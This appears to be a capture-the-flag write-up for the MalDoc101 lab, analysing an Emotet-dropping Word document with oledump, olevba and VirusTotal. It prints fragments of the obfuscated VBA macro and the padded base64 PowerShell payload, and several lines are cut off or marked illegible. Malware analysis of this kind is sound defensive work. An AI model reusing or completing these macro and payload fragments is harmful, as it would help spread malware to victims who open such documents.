
CyberDefenders: MalDoc101 Lab

The following writeup is for MalDoc101 Lab on CyberDefenders, it involves analysing a malicious document using REMnux (along with tools such as Oledump).

Multiple streams contain macros in this document. Provide the number of the highest one.

Start by launching REMnux (which is a Linux toolkit used for malware analysis) and unzip the provided file. We can now use a tool called Oledump which can be used to see if there are any macros embedded in the document streams:




```
remnux@remnux:~/Downloads/MalDoc101$ oledump.py sample.bin
  1:       114 '\x01CompObj'
  2:      4096 '\x05DocumentSummaryInformation'
  3:      4096 '\x05SummaryInformation'
  4:      7119 '1Table'
  5:    101483 'Data'
  6:       581 'Macros/PROJECT'
  7:       119 'Macros/PROJECTwm'
  8:     12997 'Macros/VBA/_VBA_PROJECT'
  9:      2112 'Macros/VBA/__SRP_0'
 10:       190 'Macros/VBA/__SRP_1'
 11:       532 'Macros/VBA/__SRP_2'
 12:       156 'Macros/VBA/__SRP_3'
 13: M    1367 'Macros/VBA/diakzouxchouz'
 14:       908 'Macros/VBA/dir'
 15: M    5705 'Macros/VBA/govwiahtoozfaid'
 16: m    1187 'Macros/VBA/roubhaol'
 17:        97 'Macros/roubhaol/\x01CompObj'
 18:       292 'Macros/roubhaol/\x03VBFrame'
 19:       510 'Macros/roubhaol/f'
 20:       112 'Macros/roubhaol/i05/\x01CompObj'
 21:        44 'Macros/roubhaol/i05/f'
 22:         0 'Macros/roubhaol/i05/o'
 23:       112 'Macros/roubhaol/i07/\x01CompObj'
 24:        44 'Macros/roubhaol/i07/f'
 25:         0 'Macros/roubhaol/i07/o'
 26:       115 'Macros/roubhaol/i09/\x01CompObj'
 27:       176 'Macros/roubhaol/i09/f'
 28:       110 'Macros/roubhaol/i09/i11/\x01CompObj'
 29:        40 'Macros/roubhaol/i09/i11/f'
 30:         0 'Macros/roubhaol/i09/i11/o'
 31:       110 'Macros/roubhaol/i09/i12/\x01CompObj'
 32:        40 'Macros/roubhaol/i09/i12/f'
 33:         0 'Macros/roubhaol/i09/i12/o'
 34:     15164 'Macros/roubhaol/i09/o'
 35:        48 'Macros/roubhaol/i09/x'
 36:       444 'Macros/roubhaol/o'
 37:      4096 'WordDocument'
```

The "M" next to the stream number tells us that there is a Macro within that stream. Therefore, the highest stream that contains a macro is 16.

What event is used to begin the execution of the macros?

To determine what event/function is used to begin the execution of the macros, let's investigate the 13th object a little closer:




```
remnux@remnux:~/Downloads/MalDoc101$ oledump.py -s13 -v sample.bin
Attribute VB_Name = "diakzouxchouz"
Attribute VB_Base = "1Normal.ThisDocument"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = True
Attribute VB_Customizable = True
Private Sub _
Document_open()
boaxvoebxiotqueb
End Sub
```


We can see that the Document_open() function is what begins the execution of the macros (i.e., when the file gets opened the macro's are executed.

What malware family was this maldoc attempting to drop?

There is likely a way to determine that malware family through analysing the macro and researching its functions, however, a simpler way is to generate a hash of the maldoc and then search for it using VirusTotal:



```
remnux@remnux:~/Downloads/MalDoc101$ sha256sum sample.bin
d50d98dcc8b7043cb5c38c3de36a2ad62b293704e3cf23b0cd7450174df53fee  sample.bin
```




47/63 security vendors flagged this file as malicious

d50d98dcc8b7043cb5c38c3de36a2ad62b293704e3cf23b0cd7450174df53fee
sample.bin


Size 173.04 KB
Last Analysis Date 10 days ago

doc macros calls-wmi runtime-modules obfuscated attachment auto-open checks-disk-space hide-app long-sleeps create-ole direct-cpu-clock-access checks-network-adapters detect-debug-environment



Popular threat label downloader.emotet/w97m
Threat categories downloader trojan
Family labels emotet w97m emodldr

We can see that the malware family is Emotet which can be further verified by checking the associations tab:



Threats - 4 Known Threats | Activity

Emotet Updated 1 hour ago
Geodo, Heodo
While Emotet historically was a banking malware organized in a botnet, nowadays Emotet is mostly seen as infrastructure…
IoCs
409.7 K
By CarlosCabal (Partner)


Emotet Malware Updated 5 hours ago
bA collection of files, url's, ip's and domains related to the malware Emotet./b bIf you want to request for something to be …
IoCs
802.6 K
By JaffaCakes… (Crowdsourced)

Heodo Updated 25 days ago
Heodo also known as Geodo or Emotet functions as an information stealer, harvesting sensitive data such as login creden…
IoCs
1.0 K
By NIXLovesX… (Crowdsourced)

Emotet Updated 1 year ago
bA computer malware program that was originally developed in the form of a banking Trojan. /b- Malware/Trojan
IoCs
291
By Malwar3Ju… (Crowdsourced)


What stream is responsible for the storage of the base64-encoded string?

We can use a tool called Olevba which extracts all the VBA objects it finds within the file and shares a summary of anything suspicious it finds:




```
remnux@remnux:~/Downloads/MalDoc101$ olevba sample.bin
```

The output is extremely long, however, if you scroll down you can see a large block of seemingly random text in the OLE stream ‘Macros/roubhaol/i09/0’:



```
VBA FORM STRING IN 'sample.bin' - OLE stream: 'Macros/roubhaol/i09/o'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
�p2342772g3&*gs7712ffvs626fqo2342772g3&*gs7712ffvs626fqw2342772g3&*gs7712ffvs626fqe2342772g3&*gs7712ffvs6
vs626fqL2342772g3&*gs7712ffvs626fq 2342772g3&*gs7712ffvs626fq-2342772g3&*gs7712ffvs626fqe2342772g3&*gs771
qBvAHUA2342772g3&*gs7712ffvs626fqaAB3AH2342772g3&*gs7712ffvs626fqUAdwA92342772g3&*gs7712ffvs626fqACcAdg23
s7712ffvs626fqAGMAaQ2342772g3&*gs7712ffvs626fqBvAHgA2342772g3&*gs7712ffvs626fqaABhAG2342772g3&*gs7712ffvs
F2342772g3&*gs7712ffvs626fqMAZQBy2342772g3&*gs7712ffvs626fqAHYAaQ2342772g3&*gs7712ffvs626fqBjAGUA2342772g
fvs626fqBuAGEA2342772g3&*gs7712ffvs626fqZwBlAH2342772g3&*gs7712ffvs626fqIAXQA62342772g3&*gs7712ffvs626fqA
72g3&*gs7712ffvs626fqAFQAeQ2342772g3&*gs7712ffvs626fqBgAFAA2342772g3&*gs7712ffvs626fqUgBPAG2342772g3&*gs7
fqIgAgAD2342772g3&*gs7712ffvs626fq0AIAAn2342772g3&*gs7712ffvs626fqAHQAbA2342772g3&*gs7712ffvs626fqBzADEA2
gs7712ffvs626fqAxACwA2342772g3&*gs7712ffvs626fqIAB0AG2342772g3&*gs7712ffvs626fqwAcwAn2342772g3&*gs7712ffv
Bl2342772g3&*gs7712ffvs626fqAHUAZA2342772g3&*gs7712ffvs626fqByAGUA2342772g3&*gs7712ffvs626fqaQByAC2342772
ffvs626fqJwA7AC2342772g3&*gs7712ffvs626fqQAcQB12342772g3&*gs7712ffvs626fqAG8AYQ2342772g3&*gs7712ffvs626fq
772g3&*gs7712ffvs626fqA9ACcA2342772g3&*gs7712ffvs626fqZAB1AH2342772g3&*gs7712ffvs626fqUAdgBt2342772g3&*gs
6fqQAZwBv2342772g3&*gs7712ffvs626fqAGgAJw2342772g3&*gs7712ffvs626fqA7ACQA2342772g3&*gs7712ffvs626fqdABvAG
*gs7712ffvs626fqbwBoAG2342772g3&*gs7712ffvs626fqIAYQBl2342772g3&*gs7712ffvs626fqAHkAPQ2342772g3&*gs7712ff
Acg2342772g3&*gs7712ffvs626fqBwAHIA2342772g3&*gs7712ffvs626fqbwBmAG2342772g3&*gs7712ffvs626fqkAbABl234277
2ffvs626fqQAZQBp2342772g3&*gs7712ffvs626fqAGMAaA2342772g3&*gs7712ffvs626fqBiAGUA2342772g3&*gs7712ffvs626f
2772g3&*gs7712ffvs626fqZQB4AG2342772g3&*gs7712ffvs626fqUAJwA72342772g3&*gs7712ffvs626fqACQAcw2342772g3&*g
26fqAD0AJw2342772g3&*gs7712ffvs626fqBxAHUA2342772g3&*gs7712ffvs626fqYQBpAG2342772g3&*gs7712ffvs626fq4AcQB
&*gs7712ffvs626fqoAJwA72342772g3&*gs7712ffvs626fqACQAcg2342772g3&*gs7712ffvs626fqBlAHUA2342772g3&*gs7712f
ACgA2342772g3&*gs7712ffvs626fqJwBuAC2342772g3&*gs7712ffvs626fqcAKwAn2342772g3&*gs7712ffvs626fqAGUAdw23427
12ffvs626fqAGUAYw2342772g3&*gs7712ffvs626fqB0ACcA2342772g3&*gs7712ffvs626fqKQAgAG2342772g3&*gs7712ffvs626
42772g3&*gs7712ffvs626fqkAZQBu2342772g3&*gs7712ffvs626fqAFQAOw2342772g3&*gs7712ffvs626fqAkAGoA2342772g3&*
626fqBpAHEA2342772g3&*gs7712ffvs626fqdQA9AC2342772g3&*gs7712ffvs626fqcAaAB02342772g3&*gs7712ffvs626fqAHQA
3&*gs7712ffvs626fqAHEAdQ2342772g3&*gs7712ffvs626fqBuAGsA2342772g3&*gs7712ffvs626fqbwBuAG2342772g3&*gs7712
gAvAH2342772g3&*gs7712ffvs626fqMAQQB32342772g3&*gs7712ffvs626fqADQAdA2342772g3&*gs7712ffvs626fqBnAGMA2342
```

If we go back to the output of oledump we can determine that this relates to stream number 34:




```
remnux@remnux:~/Downloads/MalDoc101$ oledump.py sample.bin
  1:       114 '\x01CompObj'
  2:      4096 '\x05DocumentSummaryInformation'
  3:      4096 '\x05SummaryInformation'
  4:      7119 '1Table'
  5:    101483 'Data'
  6:       581 'Macros/PROJECT'
  7:       119 'Macros/PROJECTwm'
  8:     12997 'Macros/VBA/_VBA_PROJECT'
  9:      2112 'Macros/VBA/__SRP_0'
 10:       190 'Macros/VBA/__SRP_1'
 11:       532 'Macros/VBA/__SRP_2'
 12:       156 'Macros/VBA/__SRP_3'
 13: M    1367 'Macros/VBA/diakzouxchouz'
 14:       908 'Macros/VBA/dir'
 15: M    5705 'Macros/VBA/govwiahtoozfaid'
 16: m    1187 'Macros/VBA/roubhaol'
 17:        97 'Macros/roubhaol/\x01CompObj'
 18:       292 'Macros/roubhaol/\x03VBFrame'
 19:       510 'Macros/roubhaol/f'
 20:       112 'Macros/roubhaol/i05/\x01CompObj'
 21:        44 'Macros/roubhaol/i05/f'
 22:         0 'Macros/roubhaol/i05/o'
 23:       112 'Macros/roubhaol/i07/\x01CompObj'
 24:        44 'Macros/roubhaol/i07/f'
 25:         0 'Macros/roubhaol/i07/o'
 26:       115 'Macros/roubhaol/i09/\x01CompObj'
 27:       176 'Macros/roubhaol/i09/f'
 28:       110 'Macros/roubhaol/i09/i11/\x01CompObj'
 29:        40 'Macros/roubhaol/i09/i11/f'
 30:         0 'Macros/roubhaol/i09/i11/o'
 31:       110 'Macros/roubhaol/i09/i12/\x01CompObj'
 32:        40 'Macros/roubhaol/i09/i12/f'
 33:         0 'Macros/roubhaol/i09/i12/o'
 34:     15164 'Macros/roubhaol/i09/o'
 35:        48 'Macros/roubhaol/i09/x'
 36:       444 'Macros/roubhaol/o'
 37:      4096 'WordDocument'
```

This stream contains the base64-encoded string.

This document contains a user-form. Provide the name?

I had to use the hint for this one, all you need to do is run olevba against the file and look for references to .frm within the output. The name associated with this extension is the name of the user form:




```
VBA MACRO roubhaol.frm
in file: sample.bin - OLE stream: 'Macros/VBA/roubhaol'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
(empty macro)
```

Therefore, the answer is roubhaol.

This document contains an obfuscated base64 encoded string: what value is used to pad (or obfuscate) this string?

If we dump stream 15 which contains the malicious macro, we can see a string of characters that is repeated several times:




```
remnux@remnux:~/Downloads/MalDoc101$ oledump.py -s15 -v sample.bin
Attribute VB_Name = "govwiahtoozfaid"
Function boaxvoebxiotqueb()
gooykadheoj = Chr(roubhaol.Zoom + Int(5 * 3))
Dim c7�ATOQe2�j As Integer
c7�ATOQe2�j = 6
Do While c7�ATOQe2�j < 6 + 2
c7�ATOQe2�j = c7�ATOQe2�j + 5: DoEvents
Loop
haothkoebtheil = "2342772g3&*gs7712ffvs626fq2342772g3&*gs7712ffvs626fqw2342772g3&*gs7712ffvs626fq2342772g3&*gs77
72g3&*gs7712ffvs626fq2342772g3&*gs7712ffvs626fqt2342772g3&*gs7712ffvs626fq" + gooykadheoj + "2342772g3&*gs7712ff
*gs7712ffvs626fq322342772g3&*gs7712ffvs626fq_2342772g3&*gs7712ffvs626fq" + roubhaol.joefwoefcheaw + "2342772g3&*
2772g3&*gs7712ffvs626fqes2342772g3&*gs7712ffvs626fqs2342772g3&*gs7712ffvs626fq"
```

If you examine this chunk of text, the repeated string is ‘2342772g3&*gs7712ffvs626fq’.

What is the program executed by the base64 encoded string?

We need to decode the base64 encoded string found in the stream 34 (we identified this earlier). We can use a tool like Cyberchef to do this:



Find / Replace

Find: 3&*gs7712f… SIMPLE STRING

Replace

☑ Global match ☐ Case insensitive ☑ Multiline matching


☐ Dot matches all

p2342772g3&*gs7712ffvs626fqo2342772g3&*gs7712ffvs626fqw2342772g3&*gs7712ffvs626fqe2342772g3&*gs7712ffvs626fqr2342772g3 [illegible]

Output

[illegible]


First, you need to copy the base64 encoded string which you can extract by entering:



```
remnux@remnux:~/Downloads/MalDoc101$ oledump.py -s34 -d sample.bin
;1�����Page103G�Page203G�:�p2342772g3&*gs7712ffvs626fqo2342772g3&*gs7712ffvs626fqw2342772g3&*gs7712ffvs626fqe2342
626fqeL2342772g3&*gs7712ffvs626fqL2342772g3&*gs7712ffvs626fq 2342772g3&*gs7712ffvs626fq-2342772g3&*gs7712ffvs626f
g2342772g3&*gs7712ffvs626fqBvAHUA2342772g3&*gs7712ffvs626fqaAB3AH2342772g3&*gs7712ffvs626fqUAdwA92342772g3&*gs771
fvs626fq8AdQB22342772g3&*gs7712ffvs626fqAGMAaQ2342772g3&*gs7712ffvs626fqBvAHgA2342772g3&*gs7712ffvs626fqaABhAG234
72g3&*gs7712ffvs626fqdAAuAF2342772g3&*gs7712ffvs626fqMAZQBy2342772g3&*gs7712ffvs626fqAHYAaQ2342772g3&*gs7712ffvs6
fqAE0AYQ2342772g3&*gs7712ffvs626fqBuAGEA2342772g3&*gs7712ffvs626fqZwBlAH2342772g3&*gs7712ffvs626fqIAXQA62342772g3
gs7712ffvs626fqUAUgBp2342772g3&*gs7712ffvs626fqAFQAeQ2342772g3&*gs7712ffvs626fqBgAFAA2342772g3&*gs7712ffvs626fqUg
wA2342772g3&*gs7712ffvs626fqIgAgAD2342772g3&*gs7712ffvs626fq0AIAAn2342772g3&*gs7712ffvs626fqAHQAbA2342772g3&*gs77
ffvs626fqAHMAMQ2342772g3&*gs7712ffvs626fqAxACwA2342772g3&*gs7712ffvs626fqIAB0AG2342772g3&*gs7712ffvs626fqwAcwAn23
772g3&*gs7712ffvs626fqgAYgBl2342772g3&*gs7712ffvs626fqAHUAZA2342772g3&*gs7712ffvs626fqByAGUA2342772g3&*gs7712ffvs
